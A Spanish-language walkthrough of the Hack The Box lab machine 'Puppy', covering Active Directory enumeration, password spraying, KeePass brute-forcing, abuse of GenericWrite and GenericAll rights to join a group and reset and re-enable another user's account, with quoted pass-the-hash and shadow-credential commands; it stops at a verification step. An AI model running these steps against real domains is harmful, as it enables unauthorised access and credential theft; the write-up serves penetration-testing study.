Puppy

Máquina: Puppy

```
IP: 10.129.232.75
```

1. Reconocimiento

1.1 Credenciales iniciales

HTB nos proporciona un conjunto de credenciales válidas para iniciar el reconocimiento.

Credenciales:

- Usuario: `levi.james`
- Contraseña: `KingofAkron2025!`

1.2 Escaneo de puertos (TCP Syn Scan)

Realizamos un escaneo rápido de todos los puertos TCP para identificar los que están abiertos.

Comando:
`nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.232.75 -vv -oG scanPort`

Explicación:

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra solo los puertos abiertos.
- `-sS` : Realiza un TCP SYN Scan (más rápido y sigiloso).
- `--min-rate 5000` : Envía paquetes a una velocidad mínima de 5000 paquetes por segundo.
- `-Pn` : Omite la comprobación de host (ping), asumiendo que está activo.
- `-n` : No realiza resolución DNS.
- `-oG scanPort` : Guarda el resultado en formato "Grepable".

Resultado:

```
Nmap scan report for 10.129.232.75
Host is up, received user-set (0.039s latency).
Scanned at 2026-01-24 13:27:46 CET for 27s
Not shown: 65513 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
```

```
88/tcp    open  kerberos-sec     syn-ack ttl 127
111/tcp   open  rpcbind          syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
2049/tcp  open  nfs              syn-ack ttl 127
3260/tcp  open  iscsi            syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49669/tcp open  unknown          syn-ack ttl 127
49676/tcp open  unknown          syn-ack ttl 127
57563/tcp open  unknown          syn-ack ttl 127
57588/tcp open  unknown          syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.43 seconds
```

1.3 Enumeración de servicios

Lanzamos scripts de enumeración básicos y detección de versiones sobre los puertos detectados.

Comando:
`nmap -p53,88,111,135,139,389,445,464,593,636,2049,3260,3268,3269,5985,9389,49664,49667,49669,49676,57563,57588 -sCV 10.129.232.75 -oN scanV`

Explicación:

- `-p...` : Especifica los puertos encontrados anteriormente.
- `-sCV` : Ejecuta scripts por defecto (`-sC`) y detecta versiones (`-sV`).
- `-oN scanV` : Guarda la salida en formato normal.

Resultado:

```
Nmap scan report for 10.129.232.75
Host is up (0.040s latency).

Bug in iscsi-info: no string output.
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
```

```
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-
01-24 19:28:58Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: PUPPY.HTB, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2049/tcp  open  nlockmgr      1-4 (RPC #100021)
3260/tcp  open  iscsi?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: PUPPY.HTB, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
57563/tcp open  msrpc         Microsoft Windows RPC
57588/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
```

```
| smb2-time:
|   date: 2026-01-24T19:30:46
|_  start_date: N/A
|_clock-skew: 6h59m59s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 173.12 seconds
```

1.4 Identificación del Dominio

Obtenemos información del servidor a través del servicio SMB para confirmar el nombre de dominio y del equipo.

Comando:
`netexec smb 10.129.232.75`

Explicación:

- `netexec smb`: Ejecuta Network Execution (anteriormente CrackMapExec) contra el protocolo SMB para extraer información básica sin autenticación.

Resultado:
SMB 10.129.232.75 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)

1.5 Configuración local

Añadimos la información descubierta a nuestro archivo `/etc/hosts` para facilitar la resolución de nombres.

Contenido añadido
: `10.129.232.75 dc dc.puppy.htb puppy.htb`

1.6 Enumeración DNS

Realizamos consultas al servidor DNS para descubrir registros interesantes.

Consulta de Nameservers:
└─# dig @10.129.232.75 puppy.htb ns

Resultado:
Información ya vista.

Consulta de servidores de correo (MX):
└─# dig @10.129.232.75 puppy.htb mx

Resultado:
hostmaster.puppy.htb

Intento de transferencia de zona (AXFR):
└─# dig @10.129.232.75 puppy.htb axfr

Resultado:
Transfer failed.

Añadimos el subdominio encontrado al /etc/hosts.
hostmaster.puppy.htb

1.7 Enumeración de Usuarios y Grupos (RPC)

Utilizamos las credenciales proporcionadas para enumerar usuarios y grupos mediante RPC:
└─# rpcclient -U 'levi.james%KingofAkron2025!' 10.129.232.75

Accedemos exitosamente, procedemos a enumerar usuarios:
enumdomusers

Resultado:

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[levi.james] rid:[0x44f]
user:[ant.edwards] rid:[0x450]
user:[adam.silver] rid:[0x451]
user:[jamie.williams] rid:[0x452]
user:[steph.cooper] rid:[0x453]
user:[steph.cooper_adm] rid:[0x457]
```

Extraemos los usuarios a un fichero limpio:
`rpcclient -U 'levi.james%KingofAkron2025!' 10.129.232.75 -c 'enumdomusers' | awk -F '[][]' '{print $2}' > users`

Enumeramos los grupos con el comando interno :
`enumdomgroups`

Resultado:

```
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
```

```
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[HR] rid:[0x454]
group:[SENIOR DEVS] rid:[0x455]
group:[DEVELOPERS] rid:[0x459]
```

Vemos quien petenece a Domain Admin:
└─# rpcclient -U 'levi.james%KingofAkron2025!' 10.129.232.75 -c 'querygroupmem 0x200'

Resultado:
rid:[0x1f4] attr:[0x7]

1.8 AS-REP Roasting

Comprobamos si algún usuario tiene configurada la opción "Do not require Kerberos preauthentication".
└─# impacket-GetNPUsers -no-pass -usersfile users puppy.htb/

Explicación:

- Intenta obtener un TGT para los usuarios listados sin proporcionar contraseña. Si tiene éxito, devuelve un hash crackeable.

Resultado:
Ninguno lo es.

1.9 Kerberoasting

Probamos a realizar un ataque Kerberoasting con las credenciales válidas que poseemos.

Comando:
`impacket-GetUserSPNs 'puppy.htb/levi.james:KingofAkron2025!' -dc-ip 10.129.232.75`

Explicación:

- Solicita TGS para servicios registrados (SPN) asociados a usuarios.

Resultado:
`No entries found!` (Ningún usuario es Kerberosteable).

1.10 Password Spraying (Reutilización de credenciales)

Comprobamos si la contraseña proporcionada se reutiliza en otros usuarios:
└─# netexec smb 10.129.232.75 -u users -p 'KingofAkron2025!' --continue-on-success

Resultado:
Solo levi.james.

1.11 Enumeración de recursos SMB

Listamos los recursos compartidos accesibles para el usuario `levi.james`.
└─# smbmap -H 10.129.232.75 -u 'levi.james' -p 'KingofAkron2025!'

Resultado:

```
Disk  Permissions     Comment
----   -----------     -------
ADMIN$  NO ACCESS  Remote Admin
C$  NO ACCESS  Default share
DEV  NO ACCESS  DEV-SHARE for PUPPY-DEVS
IPC$  READ ONLY  Remote IPC
NETLOGON  READ ONLY  Logon server share
SYSVOL  READ ONLY  Logon server share
```

Observamos un recurso `DEV`, pero actualmente no tenemos acceso.

Enumeramos las unidades de lectura pero no se encontró nada relevante.

1.12 Recolección con BloodHound

Ejecutamos el recolector de BloodHound para analizar las relaciones del dominio:
└─# bloodhound-python -u 'levi.james' -p 'KingofAkron2025!' -ns 10.129.232.75 -d puppy.htb -c all --zip

1.13 Configuración de BloodHound CE

Levantamos BloodHound CE usando Docker.

Descarga del compose:
`wget https://raw.githubusercontent.com/SpecterOps/bloodhound/main/examples/docker-compose/docker-compose.yml`

Levantar el servicio:
`docker-compose up -d`


Acceso y subida de datos:

- URL: `http://localhost:8080/ui/login`
- Creds iniciales: `admin` / (password temporal en logs `docker-compose logs`)
- Acción: Subimos el ZIP generado anteriormente.


2. Explotación

2.1 Abuso de ACL (GenericWrite)

Analizando el usuario `levi.james` en BloodHound, vemos que pertenece a `Domain Users` y `HR`.



En el apartado de *Outbound Object Control*, vemos que Levi (grupo HR) tiene privilegios **Generic Write** sobre el grupo **DEVELOPERS**.



Este privilegio nos permite añadirnos a nosotros mismos al grupo destino.

La guia de Bloodhound de como abusar este privilegio en linux dice:

```
GenericWrite to a group allows you to directly modify group membership of
the group.

Use samba's net tool to add the user to the target group. The credentials
can be supplied in cleartext or prompted interactively if omitted from the
command line:

net rpc group addmem "TargetGroup" "TargetUser" -U
"DOMAIN"/"ControlledUser"%"Password" -S "DomainController"

It can also be done with pass-the-hash using pth-toolkit's net tool. If the
LM hash is not known, use 'ffffffffffffffffffffffffffffffff'.

pth-net rpc group addmem "TargetGroup" "TargetUser" -U
"DOMAIN"/"ControlledUser"%"LMhash":"NThash" -S "DomainController"

Finally, verify that the user was successfully added to the group:

net rpc group members "TargetGroup" -U "DOMAIN"/"ControlledUser"%"Password"
-S "DomainController"
```

Realizamos los pasos:
└─# net rpc group addmem "DEVELOPERS" "levi.james" -U "puppy.htb"/"levi.james"%'KingofAkron2025!' -S "10.129.232.75"

Explicación:

- `net rpc group addmem`: Utiliza el protocolo RPC para modificar la membresía de un grupo.
- Agregamos al usuario actual (`levi.james`) al grupo objetivo (`DEVELOPERS`).

Verificamos:
└─# rpcclient -U 'levi.james%KingofAkron2025!' 10.129.232.75 -c 'querygroupmem 0x459'

Resultado:
rid:[0x44f] attr:[0x7]

Vemos el usuario levi con rid 0x44f en el grupo DEVELOPERS con rid 0x459.

2.2 Acceso al recurso DEV

Ahora que somos miembros de `DEVELOPERS`, volvemos a enumerar el recurso compartido `DEV`.

Comando:
└─# smbmap -H 10.129.232.75 -u 'levi.james' -p 'KingofAkron2025!' -r 'DEV'

Resultado:

```
fr--r--r--         34394112 Sun Mar 23 08:09:12 2025    KeePassXC-2.7.9-
Win64.msi
dr--r--r--                0 Sun Mar  9 21:16:16 2025    Projects
fr--r--r--             2677 Wed Mar 12 03:25:46 2025    recovery.kdbx
```

Encontramos una base de datos de KeePass (`recovery.kdbx`).

2.3 Cracking de KeePass

Descargamos el archivo:
smbmap -H 10.129.232.75 -u 'levi.james' -p 'KingofAkron2025!' --download 'DEV/recovery.kdbx'

Lo convertimos a hash con john:
└─# keepass2john 10.129.232.75-DEV_recovery.kdbx

Resultado:
! 10.129.232.75-DEV_recovery.kdbx : File version '40000' is currently not supported!

Buscamos si existe herramientas para romperlo:
bruteforce keepass version 4


Encontramos un repositorio:
https://github.com/r3nt0n/keepass4brute

Ejecutamos el script del repositorio:
└─# ./keepass4brute.sh ../10.129.232.75-DEV_recovery.kdbx
/usr/share/wordlists/rockyou.txt

Resultado:
liverpool

2.4 Extracción de credenciales (KeePass)

Accedemos a la base de datos con la contraseña obtenida.



Recopilamos las contraseñas encontradas:
Antman2025!
HJKL2025!
JamieLove2025!
ILY2025!
Steve2025!

2.5 Movimiento Lateral (Usuario: ant.edwards)

Realizamos un Password Spraying con las contraseñas extraídas contra la lista de usuarios:
└─# netexec smb 10.129.232.75 -u users -p pass --continue-on-success

Resultado:
SMB 10.129.232.75 445 DC [+] PUPPY.HTB\ant.edwards:Antman2025!

2.6 Reconocimiento como ant.edwards


Enumeramos permisos con las nuevas credenciales.
└─# smbmap -H 10.129.232.75 -u 'ant.edwards' -p 'Antman2025!'

Resultado:


```
ADMIN$   NO ACCESS   Remote Admin
C$   NO ACCESS       Default share
DEV   READ, WRITE     DEV-SHARE for PUPPY-DEVS
IPC$   READ ONLY       Remote IPC
NETLOGON   READ ONLY   Logon server share
SYSVOL   READ ONLY   Logon server share
```

Resultado: En `DEV` tenemos permisos `READ, WRITE`.

Analizamos permisos en BloodHound. El usuario pertenece a:
domain users -> users
senior devs
developers



En *Outbound Object Control*, vemos privilegios **Generic All** sobre el usuario **adam.silver**.



2.7 Abuso de ACL (GenericAll - Force Password Change)

El privilegio GenericAll sobre un usuario nos permite resetear su contraseña.

Comprobamos como abusar en linux:

Full control of a user allows you to modify properties of the user to perform a targeted kerberoast attack, and also grants the ability to reset the password of the user without knowing their current one.

Targeted Kerberoast

A targeted kerberoast attack can be performed using targetedKerberoast.py.

```
targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'
```

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.

The recovered hash can be cracked offline using the tool of your choice.

Force Change Password

Use samba's net tool to change the user's password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
```

It can also be done with pass-the-hash using pth-toolkit's net tool. If the LM hash is not known, use 'ffffffffffffffffffffffffffffffff'.

```
pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"LMhash":"NThash" -S "DomainController"
```

Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse functions, or perhaps even RDP to a system the target user has access to. For more ideas and information, see the references tab.

Shadow Credentials attack

To abuse this permission, use pyWhisker.

```
pywhisker.py -d "domain.local" -u "controlledAccount" -p "somepassword" --target "targetAccount" --action "add"
```

For other optional parameters, view the pyWhisker documentation.

Probamos a cambiar la contraseña:
└─# net rpc password "adam.silver" 'Antman2025!' -U "puppy.htb"/"ant.edwards"%'Antman2025!' -S "10.129.232.75"

Verificamos:
└─# netexec smb 10.129.232.75 -u adam.silver -p Antman2025!

Resultado:
[-] PUPPY.HTB\adam.silver:Antman2025 STATUS_ACCOUNT_DISABLED

2.8 Diagnóstico de cuenta deshabilitada

Comprobamos propiedades del usuario actual (`ant.edwards`) y del objetivo (`adam.silver`) mediante LDAP para comparar el atributo `userAccountControl` .

Comprobamos la propiedades de ant.edwards:
└─# ldapsearch -x -H ldap://10.129.232.75 -D 'ant.edwards@puppy.htb' -W -b 'DC=puppy,DC=htb' "(sAMAccountName=ant.edwards)"
Antman2025!

Resultado:

```
# extended LDIF
#
# LDAPv3
# base <DC=puppy,DC=htb> with scope subtree
# filter: (sAMAccountName=ant.edwards)
# requesting: ALL
#

# Anthony J. Edwards, PUPPY.HTB
dn: CN=Anthony J. Edwards,DC=PUPPY,DC=HTB
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Anthony J. Edwards
sn: Edwards
givenName: Anthony
initials: J
distinguishedName: CN=Anthony J. Edwards,DC=PUPPY,DC=HTB
instanceType: 4
whenCreated: 20250219121314.0Z
whenChanged: 20260124212947.0Z
displayName: Anthony J. Edwards
uSNCreated: 12807
memberOf: CN=DEVELOPERS,DC=PUPPY,DC=HTB
memberOf: CN=SENIOR DEVS,CN=Builtin,DC=PUPPY,DC=HTB
uSNChanged: 180412
```

```
name: Anthony J. Edwards
objectGUID:: x6FSB985RE+hYLmXqzCKaQ==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
homeDirectory: C:\Users\ant.edwards
badPasswordTime: 134137660752468975
lastLogoff: 0
lastLogon: 134137660913093480
pwdLastSet: 133844407944654314
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAQ9CwWJ8ZBW3HmPiHUAQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: ant.edwards
sAMAccountType: 805306368
userPrincipalName: ant.edwards@PUPPY.HTB
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=PUPPY,DC=HTB
dSCorePropagationData: 20250219133305.0Z
dSCorePropagationData: 20250219131555.0Z
dSCorePropagationData: 16010101000417.0Z
lastLogonTimestamp: 134137637878406227

# search reference
ref: ldap://ForestDnsZones.PUPPY.HTB/DC=ForestDnsZones,DC=PUPPY,DC=HTB

# search reference
ref: ldap://DomainDnsZones.PUPPY.HTB/DC=DomainDnsZones,DC=PUPPY,DC=HTB

# search reference
ref: ldap://PUPPY.HTB/CN=Configuration,DC=PUPPY,DC=HTB

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3
```

Comprobamos propiedades de adam.silver:
└─# ldapsearch -x -H ldap://10.129.232.75 -D 'ant.edwards@puppy.htb' -W -b 'DC=puppy,DC=htb' "(sAMAccountName=adam.silver)"
Antman2025!

Resultado:

```
Enter LDAP Password:
# extended LDIF
#
# LDAPv3
# base <DC=puppy,DC=htb> with scope subtree
# filter: (sAMAccountName=adam.silver)
# requesting: ALL
#

# Adam D. Silver, Users, PUPPY.HTB
dn: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Adam D. Silver
sn: Silver
givenName: Adam
initials: D
distinguishedName: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
instanceType: 4
whenCreated: 20250219121623.0Z
whenChanged: 20260124220623.0Z
displayName: Adam D. Silver
uSNCreated: 12814
memberOf: CN=DEVELOPERS,DC=PUPPY,DC=HTB
memberOf: CN=Remote Management Users,CN=Builtin,DC=PUPPY,DC=HTB
uSNChanged: 180468
name: Adam D. Silver
objectGUID:: 6XTdGwRTsk6ta8cxNx8K6w==
userAccountControl: 66050
badPwdCount: 5
codePage: 0
countryCode: 0
homeDirectory: C:\Users\adam.silver
badPasswordTime: 134137637945906652
lastLogoff: 0
lastLogon: 133863842265461471
pwdLastSet: 134137659833718540
primaryGroupID: 513
userParameters::
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgI

CAgUAQaCAFDdHhDZmdQcmVzZW5045S15pSx5oiw44GiGAgBQ3R4Q2ZnRmxhZ3Mx44Cw44Gm44Cy4
4
 C5EggBQ3R4U2hhZG9344Cw44Cw44Cw44CwKgIBQ3R4TWluRW5jcnlwdGlvbkxldmVs44Sw
objectSid:: AQUAAAAAAAUVAAAAQ9CwWJ8ZBW3HmPiHUQQAAA==
adminCount: 1
accountExpires: 9223372036854775807
```

```
logonCount: 6
sAMAccountName: adam.silver
sAMAccountType: 805306368
userPrincipalName: adam.silver@PUPPY.HTB
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=PUPPY,DC=HTB
dSCorePropagationData: 20250309210803.0Z
dSCorePropagationData: 20250228212238.0Z
dSCorePropagationData: 20250219143627.0Z
dSCorePropagationData: 20250219142657.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 133863576267401674

# search reference
ref: ldap://ForestDnsZones.PUPPY.HTB/DC=ForestDnsZones,DC=PUPPY,DC=HTB

# search reference
ref: ldap://DomainDnsZones.PUPPY.HTB/DC=DomainDnsZones,DC=PUPPY,DC=HTB

# search reference
ref: ldap://PUPPY.HTB/CN=Configuration,DC=PUPPY,DC=HTB

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3
```

2.9 Habilitación de cuenta (LDAP Modify)

Como tenemos GenericAll, podemos modificar atributos del usuario. Usamos `ldapmodify` para cambiar el `userAccountControl` a 66048 (habilitado).

Modificamos las propiedades con ldapmodify:
└─# ldapmodify -x -H ldap://10.129.232.75 -D 'ant.edwards@puppy.htb' -W << EOF
dn: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
changetype: modify
replace: userAccountControl
userAccountControl: 66048
EOF
Antman2025!

Verificamos que se ha habilitado:
